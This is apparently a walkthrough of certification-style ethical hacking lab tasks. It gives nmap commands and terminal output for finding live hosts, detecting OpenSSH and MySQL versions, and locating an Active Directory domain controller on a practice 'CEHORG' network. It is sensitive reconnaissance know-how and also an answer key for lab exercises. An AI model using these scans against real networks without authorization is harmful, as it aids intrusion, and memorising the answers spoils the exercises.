
Identify the number of live machines in 172.16.0.0/24 subnet.


```
nmap -sn -PE 172.16.0.0/24
```



While performing a security assessment against the CEHORG network, you came to know that one machine in the network is running OpenSSH and is vulnerable. Identify the version of the OpenSSH running on the machine. Note: Target network 192.168.0.0/24.


```
sudo nmap -sV -p 22 192.168.0.0/24
```



File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Parrot Terminal
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.26 seconds
[attacker@parrot]-[~]
$sudo nmap -sV -p 22 192.168.0.0/24
Starting Nmap 7.92 (https://nmap.org) at 2024-01-08 12:31 EST
Nmap scan report for 192.168.0.2
Host is up (0.00071s latency).
PORT STATE SERVICE VERSION
22/tcp filtered ssh
Nmap scan report for movies.cehorg.com (192.168.0.51)
Host is up (0.0026s latency).
PORT STATE SERVICE VERSION
22/tcp closed ssh
Nmap scan report for cehorg.com (192.168.0.55)
Host is up (0.0025s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.42 seconds
[attacker@parrot]-[~]
$



During a security assessment, it was found that a server was hosting a website that was susceptible to blind SQL injection attacks. Further investigation revealed that the underlying database management system of the site was MySQL. Determine the machine OS that hosted the database.


```
sudo nmap -sV -O -A -p 3306 192.168.55
```



File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Parrot Terminal
$sudo nmap -sV -p 3306 -G4 192.168.0.0/24
nmap: unrecognized option '-G4'
See the output of nmap -h for a summary of options.
[x]-[attacker@parrot]-[~]
$sudo nmap -sV -p 3306 -T4 192.168.0.0/24
Starting Nmap 7.92 (https://nmap.org) at 2024-01-08 12:36 EST
Nmap scan report for 192.168.0.2
Host is up (0.00082s latency).
PORT STATE SERVICE VERSION
3306/tcp filtered mysql
Nmap scan report for movies.cehorg.com (192.168.0.51)
Host is up (0.0028s latency).
PORT STATE SERVICE VERSION
3306/tcp closed mysql
Nmap scan report for cehorg.com (192.168.0.55)
Host is up (0.0023s latency).
PORT STATE SERVICE VERSION
3306/tcp open mysql MySQL (unauthorized)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.53 seconds
[attacker@parrot]-[~]
$



Find the IP address of the Domain Controller machine in 10.10.10.0/24.


```
nmap -sV -A -T4 10.10.10.0/24
```



Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$nmap -sV -A -T4 10.10.10.0/24
Starting Nmap 7.92 (https://nmap.org) at 2024-01-20 04:11 EST
Nmap scan report for 10.10.10.2
Host is up (0.0077s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Unbound
80/tcp open http nginx
|_http-title: pfSense - Login
Nmap scan report for 10.10.10.25
Host is up (0.036s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
80/tcp open http Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_ Potentially risky methods: TRACE
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2024-01-20 17:11:30Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: CEHORG.com0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds Windows Server 2022 Standard 20348 microsoft-ds (workgroup: CEHORG)
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped



Perform a host discovery scanning and identify the NetBIOS name of the host at 10.10.10.25.

